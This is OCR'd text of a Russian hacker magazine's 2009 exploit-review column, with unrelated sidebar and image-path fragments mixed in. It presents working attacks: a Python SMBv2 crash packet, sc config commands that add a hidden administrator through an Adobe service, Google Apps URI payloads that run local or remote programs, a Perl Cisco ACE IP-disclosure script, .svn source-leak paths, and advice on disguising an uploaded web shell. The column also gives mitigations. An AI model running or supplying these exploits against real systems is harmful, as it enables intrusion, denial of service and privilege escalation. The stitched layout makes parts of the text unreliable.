
Допустим, мы перезалили под рутом наш шелл в нужную директорию, только шелл больно палевный. т.к. у файла овнер и группа стоят права рута:

```
-rwr-x--x  1 root whell 5043 2009-07-09 13:51 shell.php
```

Нужно под рутом сменить владельца файла и группу на данные владельца директории. К примеру, chown www shell.php сменит владельца файлу www shell.php.



АНДРЕЙ КОМАРОВ KOMAROV@ITDEFENCE.RU ИТЦ «АНАЛИТИКА» / ITDEFENCE.RU



ОБЗОР ЭКСПЛОИТОВ

НАКОНЕЦ ВАШ ПОКОРНЫЙ СЛУГА ВЫШЕЛ ИЗ ПЕРИОДА ЗАТЯЖНОГО ЗАПОЯ И РАЗБИВАНИЯ ВСЕВОЗМОЖНЫХ АКСЕССУАРОВ НА ТЕРРИТОРИИ МОСКОВСКОГО МЕТРОПОЛИТЕНА. Я СНОВА В СТРОЮ, ПОЭТОМУ ЗНАКОМАЯ РУБРИКА БУДЕТ ТОЛЬКО УСИЛЕННЕЕ РАЗВИВАТЬСЯ ОТ НОМЕРА К НОМЕРУ. ТЕПЕРЬ Я ПРАКТИЧЕСКИ ВСЕГДА НА СВЯЗИ, ПОЭТОМУ ПИШИТЕ МНЕ ПИСЬМА, И Я С УДОВОЛЬСТВИЕМ НА НИХ ОТВЕЧУ.

realty.rbc.ru
собрал: trin
время: 08.07.2009 03:08:34
svn адрес:
пользователи:
всего файлов: 566
404.shtml
favicon.ico

friends.rambler.ru
собрал: trin
время: 08.07.2009 01:43:51
svn адрес:
пользователи:
всего файлов: 99
favicon.ico
inc
src

clx.ru
собрал: trin
время: 07.07.2009 17:11:32
svn адрес:
пользователи:
всего файлов: 558
.htaccess
client.txt
css.php
drot_up.php
favicon.ico
index.php

РАСКРЫТЫЕ СТРУКТУРЫ САЙТОВ — КРОМЕ БЕЗОПАСНОСТИ, ВМИГ ПОСТРАДАЛА И РЕПУТАЦИЯ. УМЕЛЫЕ ХАКЕРЫ РАЗОБЛАЧИЛИ ОБИЛИЕ ПЛАГИАТА НА ЛЮБИМЫХ РУССКИХ WEB-СЕРВИСАХ, ПОСЛЕ ЧЕГО В УЗКОМ КОНКУРЕНТНОМ КРУГУ ПОШЛИ ТИХИЕ УХМЫЛКИ

01 БЕЗОПАСНОСТЬ МЕТАДАННЫХ АРХИТЕКТУРЫ SVN

BRIEF Уязвимость имеет силу на проектах, исходные коды которых обновляются через SVN, и веб-сервер не запрещает читать скрытые директории. По умолчанию ни один веб-сервер это не делает. Архитектура SVN предусматривает хранение метаданных и версионную информацию файла для каждой директории исходных кодов. Данные находятся в метадиректории «.svn». Получив доступ к ней, можно, как минимум, построить файловое дерево проекта, узнать URL основного репозитория, список пользователей SVN, получить доступ к исходным кодам проекта.

EXPLOIT В одном из файлов под названием entries находится список всех файлов и директорий, расположенных в той же папке, что и .svn. Также там находится информация о расположении репозитория, размере файлов, даты их изменения и логины пользователей, работающих над проектом. Проще говоря, если проект разрабатывается с помощью SVN, то, заглянув по адресу blabla.ru/.svn/entries, мы увидим файловую структуру корня проекта с авторами, последними изменениями, ссылкой на основную ветку репозитория и так далее. В той же папке .svn находится директория text-base, в которой лежат последние версии всех файлов, находящихся в репозитории. Картину дополняет то, что файлы имеют не стандартное расширение (например, .php), которое позволяет их сразу отправить на интерпретатор, а дополнительное .svn-base, благодаря которому файл отдается запросившему его человеку «как есть», то есть голый исходный код!

```
blabla.ru/.svn/text-base/index.php.svn-base
```

SOLUTION Закрыв доступ на чтение из скрытых директорий на сервере, ты обезопасишь себя от подобных уязвимостей.

```
nginx:
location ~ /.svn/ {
   deny   all;
}

Apache:
<Directory ~ ".*\.svn">
   Order allow,deny
   Deny from all
   Satisfy All
</Directory>
```


Или:

```
RewriteRule (\.svn)/(.*?) — [F,L]
```

Уязвимость была афиширована моим хорошим другом Trin'ом и его компанией (twocomrades.ru). Уточню, что подобный класс уязвимостей не нов и подробности этой уязвимости — тоже! Об этом писалось в статье еще трехгодичной давности (red-mercury.com/blog/eclectic-tech/hacking-subversion-entries-file), но неосведомленность многих пользователей сделала из этой исследовательской заметки целую сенсацию. Таким образом была раскрыта структура более трех тысяч крупнейших сайтов и информационных ресурсов рунета. Результат подсчитан из проверки примерно 2 миллионов сайтов.

02 УЯЗВИМОСТЬ ПРИ ОБРАБОТКЕ SMB-ПАКЕТОВ В WINDOWS VISTA И WINDOWS 2008

BRIEF SMB или CIFS (Common Internet File System) — протокол обмена «расшаренными» данными с файловой системой, использующийся по



ЛЕКАРСТВО ДЛЯ ПОВЫШЕНИЯ БЕЗОПАСНОСТИ. НА ХУДОЙ КОНЕЦ МОЖНО ЗАКРЫТЬ 139 И 445 ПОРТ

НА НЕКОТОРЫХ КОМПАХ ТАКАЯ ПРОБЛЕМА МОЖЕТ БЫТЬ ОЧЕНЬ РАСПРОСТРАНЕНА. УСТАНОВКА ПАТЧА (DOS32A.NARECHK.NET/INDEX_EN.HTML) РЕШАЕТ ЕЕ

умолчанию. Обладает клиент-серверной архитектурой, — применительно к Windows это выражается в наличии:

• Client for Microsoft Windows (клиент);
• File and Printer Sharing for Microsoft Windows (SMB-серверный компонент).

SMB на Windows Vista и Windows Server 2008 поддерживает новую улучшенную версию — 2.0. SMBv2 является более адаптированным протоколом в условиях современного развития сетевых технологий (распространенность беспроводных сетей, возможные вынужденные задержки при обмене, высоконагруженность и уплотненность) с рядом преимуществ. Например, SMBv2 поддерживает такие ходовые технологии «будущего», как EFS over Wire (шифрование файловых систем на развернутой беспроводной инфраструктуре), Offline Folders и т.д.

Соответственно, Windows Vista и Windows Server 2008 поддерживают две версии SMB. Другой вопрос, что при взаимодействии с отличными от них системами, следует учесть следующие закономерности:

```
• Vista client <> Vista client или Windows Server 2008 — SMB 2.0
• Non-Vista client <> Vista client или Windows Server 2008 — SMB 1.0
• Vista client <> Non-Vista client или Non-Windows Server 2008 — SMB 1.0
• Non-Vista client <> Non-Vista client или Non-Windows Server 2008 — SMB 1.0
```

EXPLOIT Эксплоит представляет собой код на языке Python, столь активно использующемся в хакерском кругу. Все стандартно — установление сокет-соединения, посылка вредоносного содержимого по адресу конкретного порта службы:

```
#!/usr/bin/python
# When SMB2.0 recieve a "&" char in the "Process Id High" SMB
header field it dies with a
# PAGE_FAULT_IN_NONPAGED_AREA

from socket import socket
from time import sleep

host = "IP_ADDR", 445

buff = (
"\x00\x00\x00\x90" # SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853

"\x00\x26"# Process ID High: --> : стандартное значение
должно быть "\x00\x00"

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
"\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
"\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
"\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)

s = socket()

s.connect(host)
```



ТАК МОЖНО ИЗУЧИТЬ ПРАВА ДОСТУПА НА ЛЮБОЙ СЕРВИС

В ПОСЛЕДНЕЙ ВЕРСИИ NMAP ПРИСУТСТВУЕТ ОБНОВЛЕННЫЙ СКРИПТ ДЛЯ ПРОВЕРКИ УЯЗВИМОСТЕЙ SMB, КУДА БЫЛА ВКЛЮЧЕНА ПРОВЕРКА НА ОТКАЗ В ОБСЛУЖИВАНИИ ПРОТОКОЛА SMBV2

```
s.send(buff)

s.close()
```

SOLUTION Уязвимость не распространяется на Windows Server 2008 R2 для x64-битных платформ и Windows Server 2008 R2 для Itanium платформ:

```
Microsoft Windows 2000 Service Pack 4
Windows XP Service Pack 2 and Windows XP Service Pack 3
Windows XP Professional x64 Edition Service Pack 2
Windows Server 2003 Service Pack 2
Windows Server 2003 x64 Edition Service Pack 2
Windows Server 2003 with SP2 for Itanium-based Systems
Windows 7 for 32-bit Systems
Windows 7 for x64-based Systems
Windows Server 2008 R2 for x64-based Systems
Windows Server 2008 R2 for Itanium-based Systems
```

Laurent Gaffie, обнародовавший информацию об уязвимости в SMBv2, чуть позже обнаружил, что она была внесена в систему в декабре 2007 вместе с патчем, исправлявшим возможное удаленное исполнение кода во все том же SMBv2. Обычно такие патчи рейтингуются MS как критические, но здесь он был помечен всего лишь как важный, поскольку использование уязвимости было невозможно в стандартной конфигурации.

Решением проблемы может стать принудительное отключение протокола SMB v2. С сайта производителя можно скачать утилиту, которая отключает протокол (go.microsoft.com/?linkid=9683379).

03 ОБХОД ОГРАНИЧЕНИЙ БЕЗОПАСНОСТИ, ИСПОЛЬЗУЯ ADOBE PHOTOSHOP ELEMENTS 8.0 ACTIVE FILE MONITOR

BRIEF Итак, как гласит вступление, Adobe Active File Monitor V8 устанавливается с некорректным дескриптором безопасности. Злонамеренный пользователь с ограниченными правами может приостановить сервис, затем вызвать утилиту для управления сервисами («sc config») и заменить путь, указывающий на другое приложение (например, вредоносное), или выполнить неавторизированную команду, но с привилегиями SYSTEM. Соответственно, перезагрузившись, эффект почувствуют все. Что же такое Security descriptor?

```
> sc sdshow "AdobeActiveFileMonitor8.0"

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSD
RCWDWO;;;BA)(A;;CC

LCSWLOCRRC;;;AU)(A;;CCLCSWRPWPDTLOCRRC;;;PU)
(A;;CCDCLCSWRPWPDTLOCRSDRCWD

WO;;;WD)
```

Для справки:
WD — Modify permissions
WO — Modify owner
Правила WO и WD разрешены для всех, что не является хорошим тоном.

EXPLOIT

```
> sc stop "AdobeActiveFileMonitor8.0"
>sc config "AdobeActiveFileMonitor8.0" binPath=
"cmd /c net user adobe kills /add && net localgroup
Administrators adobe /add"
> sc start "AdobeActiveFileMonitor8.0"
runas /noprofile /user:%COMPUTERNAME%\adobe cmd
```

Теперь можно спокойно залогиниться в качестве администратора системы с данными adobe:kills.

TARGETS Все операционные системы линейки Windows. Модуль тестировался на Windows XP SP3.

SOLUTION Смени дескриптор безопасности с помощью sdset:

ОКНО ЗАГРУЗКИ В MOZILLA FIREFOX

ACE XML GATEWAY — ОДИН ИЗ ВЕДУЩИХ ПРОДУКТОВ CISCO ДЛЯ ЗАЩИТЫ ОТ XML-DOS'А И РАЗЛИЧНЫХ СЕТЕВЫХ ВОЗДЕЙСТВИЙ

```
> sc sdset "AdobeActiveFileMonitor8.0"
D:(A;;CCLCSWLOCRRC;;;AU)(A;;CCLCSWRPLOCRRC;;;PU)
(A;;CCDCLCSWRPWPDTLOCRSD
RCWDWO;;;BA)(A;;CCLCSWRPWPDTLOCRRC;;;SY)
[SC] SetServiceObjectSecurity SUCCESS
```

Что означают эти буквы? Вообще, дескриптор безопасности, как и права доступа, является абстрактным типом данным, отвечающим за организацию безопасности доступа к объектам системы, ее компонентам, а главное, папкам и файлам. Традиционно дескриптор безопасности содержит:

- Owner SID
- Group SID
- DACL: Discretionary Access Control List
- SACL: System Access Control List
- Control flags


С первыми двумя еще понятно, это идентификаторы принадлежности, а что такое DACL/SACL? Речь идет о двух принципиально разных ACL-листах, один из которых контролирует права конкретных пользователей и групп, а другой — способы их доступа. Соответственно, первую в литературе называют «дискреционная система доступа», а

ФИШКИ WINDOWS 7: СИСТЕМА ПОИСКА И БИБЛИОТЕКИ



Хочу рассказать тебе об одной из моих любимых фишек в Windows 7 — мгновенном поиске. Найти любую программу или файл на компьютере теперь можно за пару секунд. Можно не задумываться, куда ты сохраняешь файлы, а просто находить их по ключевым словам. С тем количеством программ, которые я устанавливаю на компьютер, просто найти нужную программу в меню «Пуск» нереально. Вместо этого можно написать часть ее названия, и поиск сам найдет ее. Причем работает это просто — я нажимаю кнопку <Win> и тут же начинаю ввод ключевых слов, без лишних телодвижений. Получается своеобразная консоль для запуска приложений и инструмент для поиска чего угодно: документов, программ, контактов, писем электронной почты и т.д. Раньше для такой штуки пришлось бы устанавливать дополнительную утилиту, вроде Launchy (www.launchy.net). Молниеносность поиска реализуется за счет предварительного индексирования, которое очень недолюбливают некоторые пользователи, ссылаясь на тормоза во время индексирования. Я же лично деятельность индексирующего робота не заметил. Тут есть хинт. Если пользователь активно использует компьютер, индексатор сводит свою деятельность практически до нуля. Более того, процесс всегда можно остановить или сузить круг элементов для индексации, открыв «Параметры индексирования». Стоп! Ты полез искать такой пункт в панели управления? А как же поиск? :) Система поиска отлично дополняется другим нововведением — библиотеками. Библиотека раскладывает все файлы по типам — больше не нужно искать разбросанные по компьютеру видео. Впрочем, ограничиваться одним лишь стандартными Libraries глупо. Фишка как раз в том, что можно создать свои собственные библиотеки и наладить с их помощью слежения за нужными тебе папками. Т.е. если хочешь собрать воедино все свои программерские проекты, достаточно визуально сложить папки с сорцами в новую библиотеку и дальше быстро обращаться к ним через нее. В результате получается доступ к данным из самых разных уголков жесткого диска в одном месте, при этом физически все файлы остаются на своих местах.

EXPLOITS REVIEW



ПРЕИМУЩЕСТВА SMBV2 ОЧЕВИДНЫ. ПОЗАБОТИВШИСЬ О ФУНКЦИОНАЛЕ, РАЗРАБОТЧИКИ УДЕЛИЛИ МАЛО ВНИМАНИЯ ЕГО БЕЗОПАСНОСТИ

вторую — «мандатная». Если честно, я не очень люблю этих выражений, но для разговора — возьми на вооружение. Все эти буковки описывают конкретное правило доступа. Более подробно с ними можно ознакомиться в описании языка Security Descriptor Definition Language. Специальной «строкой» представлено описание основных значений owner (O:), primary group (G:), DACL (D:) и SACL (S:):

```
O:owner_sid
G:group_sid
D:dacl_flags(string_ace1)(string_ace2)... (string_
acen)
S:sacl_flags(string_ace1)(string_ace2)... (string_
acen)
Owner_sid — SID, идентифицирующий владельца
Group_sid — SID, идентифицирующий основную группу объек-
та (Primary)
Dacl_flags — флаги, накладывающие ограничения на DACL
Sacl_flags — флаги, накладывающие ограничения на SACL
string_ace — идентификаторы флагов
```

Ознакомиться с идентификаторами флагами, можно здесь (msdn.microsoft.com/ru-ru/library/aa374928%28en-us,VS.85%29.aspx):

```
Родовые права доступа:
GA  — GENERIC_ALL
GR  — GENERIC_READ
GW — GENERIC_WRITE
GX — GENERIC_EXECUTE

Стандартные права доступа:
RC — READ_CONTROL
SD — DELETE
WD  —  WRITE_DAC
WO — WRITE_OWNER

Права доступа к директориям:
RP  — READ_PROPERTY
WP — WRITE_PROPERTY
CC — CREATE_CHILD
DC — DELETE_CHILD

Права доступа к файлам:
FA — FILE_ALL_ACCESS
FR — FILE_GENERIC_READ
FW — FILE_GENERIC_WRITE
FX — FILE_GENERIC_EXECUTE

Права доступа на ключи реестра
KA — KEY_ALL_ACCESS
KR — KEY_READ
KW — KEY_WRITE
KX — KEY_EXECUTE
```

Именно эти идентификаторы — в комплексе с идентификаторами SID, наиболее важные из которых перечислены ниже:

```
WD — «Everyone» (неочевидно, расшифровывается как
SECURITY_WORLD_RID)
AN — Anonymous
BA — Built-In Administrators
SA  — System Administrators
```

Исходя из этих соображений, основная суть уязвимости в том, что практически максимальные привилегии выданы WD, а не BA или SY. Следи за этим, так как подобная мелочь может породить огромную брешь в безопасности.

04 НЕАВТОРИЗИРОВАННОЕ ВЫПОЛНЕНИЕ КОДА ПУТЕМ ЭКСПЛУАТАЦИИ ФУНКЦИЙ GOOGLE APS

BRIEF: Зачем нужны GoogleApps? Во-первых, это крутые примочки, которые облегчают твою жизнь, равно как и половина замечательных сервисов от Google. Некоторые используют GoogleApps в качестве заменителя Microsoft Outlook. Устанавливать это дело крайне просто. Для начала опцию надо активировать в GMAIL, причем подразумевается, что слинковали ее с каким-либо доменом. Действительно, изменив записи DNS, существует возможность использовать GMAIL в качестве почтовика на своем ресурсе. Если все сделано правильно, то там появятся Mail/Calendar/Docs/Talk/Contacs, по сути, полный набор. Кто не готов поднимать приложения на своем домене, пункт может смело пропустить и настроить все для стандартных сервисов Google. Далее ставим из Google Pack: Google Chrome исключительно для сервисов Google Apps и, собственно, сами Google Apps, которые на рабочем столе создадут полезные иконки и заменят mail-клиент по умолчанию на GMail. Третьим пунктом включаем из Chrome Offline для GMail, Calendar и, если надо, Docs. Плюс, исследуем возможность









включения Offline в Google Reader перед отключением связи. Он скачивает все сообщения, и можно RSS читать offline. Безусловно, есть некоторое неудобство в том, что надо руками каждый раз включать режим stanalone. Можно в настройках Offline каждого сервиса создать на рабочем столе ярлыки на них, но это тоже не очень удобно — обилие одинаковых ярлыков не может не огорчать. Можно поковырять реестр и настроить клиент по умолчанию на использование offline-версии. Прикинув все возможные варианты, я решил, что клиент по умолчанию будет открывать offline-версию почты в Google Chrome, а ссылки «mailto:» — его зависимую версию через Google Apps. Поскольку второе уже было настроено самими Google Apps, надо было поменять только первое.
Компонент googleapps.url.mailto, отвечающий за почтовый обмен, зарегистрирован в системе по следующим ключам реестра:

```
[HKEY_CLASSES_ROOT\GoogleApps.Url.mailto]
@="Google Apps URL"
"EditFlags"=hex:02,00,00,00
"FriendlyTypeName"="Google Apps URL"
"URL Protocol"=""

[HKEY_CLASSES_ROOT\GoogleApps.Url.mailto\DefaultIcon]
@="C:\\Programmi\\Google\\Google Apps\\googleapps.
exe,0"
[HKEY_CLASSES_ROOT\GoogleApps.Url.mailto\shell]

[HKEY_CLASSES_ROOT\GoogleApps.Url.mailto\shell\open]

[HKEY_CLASSES_ROOT\GoogleApps.Url.mailto\shell\open\
command]
@="C:\\Programmi\\Google\\Google Apps\\googleapps.exe
--mailto.google.com=\"%1\""
```

С помощью использования -domain и -renderer-path флагов существует возможность обхода безопасности современных браузеров, включая IE (всех версий) и Google Chrome.

EXPLOIT Выполнение calc.exe на локальной машине:

```
googleapps.url.mailto://"%20--domain="--what%20
--renderer-path=calc%20--no-sandbox%20--x"/
```

Выполнение удаленного сценария, размещенного в «шаре»:

```
googleapps.url.mailto://"%20--domain="--x%20
--renderer-path=\\192.168.0.1\uncshare\sh.bat%20--no-
sandbox%20--x"/
```

Таким образом можно выполнять вредоносные и деструктирующие действия, например, произвольно удалить файл, организовать скрытый поток или добавить пользователя.

TARGETS Internet Explorer 8, windows xp sp3.
Internet Explorer 7, windows xp sp3.
Google Chrome 2.0.172.43.

SOLUTION Удалить вышеупомянутый URI-handler из реестра.

05 CISCO ACE XML GATEWAY <= 6.0 РАСКРЫТИЕ СЕТЕВОЙ АДРЕСАЦИИ

BRIEF: Известнейший продукт, входящий в состав Cisco Application Control Engine (ACE), потерпел неудачу и засветился на практически каждом багтраке.

EXPLOIT При отправке метода OPTIONS HTTP-протокола существует возможность раскрыть внутренний IP. Для чего? Может найтись множество ситуаций. Например, подобный принцип обнаружения заключается в отлове «проксифицированных» пакетов на шлюзе провайдера. Это могут быть запросы вида «HTTP 1.1 CONNECT», либо «GET/POST» с полным адресом URL (RFC требует полный путь к запрашиваемому ресурсу, а не относительный). Тем самым, можно обнаружить прокси, ведущие в локальную сеть (со стороны провайдера):

```
#!/usr/bin/perl -w

use strict;
use Socket qw/ :DEFAULT :crlf /; # $CRLF
use IO::Socket;

sub header
{
print " .+==================================+.\n";
print " / Cisco ACE XML Gateway <= 6.0 \\\n";
print "| Internal IP Address Disclosure |\n";
}

sub usage
{
header;
print "Usage: $0 <host> [port(default 80)]\n";
exit 0xdead;
}

my $host = shift || usage;
my $port = shift || 80;
my $axg;

my $axg_response;
my @payloads = ("OPTIONS / HTTP/1.0" . $CRLF . $CRLF,
"OPTIONS / HTTP/1.1" . $CRLF . "Host: " . $host . $CRLF .
$CRLF);

header;
print "[+] Connecting to $host on port $port ...\n";
for(@payloads){
$axg = IO::Socket::INET->new( PeerAddr => $host,
PeerPort => $port,
Proto => 'tcp')
or die "[-] Could not create socket: $!\n";
print "[+] Sending payload ...\n";
print $axg $_;

$axg->read($axg_response, 1024);
print "[+] Parsing response ...\n";

if($axg_response =~ /Client IP: (.*)/){
print "[+] Internal IP disclosure: $1\n";
$axg->close();
exit 0xbabe;
}

$axg->close();
}

print "[-] Not vulnerable !\n";
```

TARGETS ACE XML Gateway release (6).

SOLUTION Установить обновление ACE XML Gateway release (6.1).

TWOSTER ANTIQWERTY@GMAIL.COM



РЕВОЛЮЦИЯ В *Nix-СИСТЕМАХ НОВЫЙ ВЗГЛЯД НА ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

ЗАЙДЯ НА СВЕЖЕЗАЛИТЫЙ ШЕЛЛ, ТЫ ПЕРВЫМ ДЕЛОМ СМОТРИШЬ СВОИ ПРАВА В СИСТЕМЕ, А ИМЕННО — РЕЗУЛЬТАТ КОМАНДЫ «ID» В NIX-СИСТЕМАХ. НАШИ ПРАВА ПО ДЕФОЛТУ UID=80, ТО ЕСТЬ ОБЫЧНОГО ЮЗЕРА WWW! НЕ ОТЧАИВАЙСЯ, МЫ НАУЧИМСЯ ПОДНИМАТЬ ИХ ДО ROOT'А И СОХРАНЯТЬ НЕПОСРЕДСТВЕННО В ВЕБ-ШЕЛЛЕ. ЭТО МЕЧТА ЛЮБОГО ХАКЕРА.

НЕМНОГО ТЕОРИИ SUID — расшифровывается как Set user ID, переводится с забугорного — «установить идентификатор пользователя». Если установлены права доступа SUID и файл исполняемый (то есть наш будущий бинарник), то при выполнении этот файл получает не права запустившего его (www), а права владельца файла.

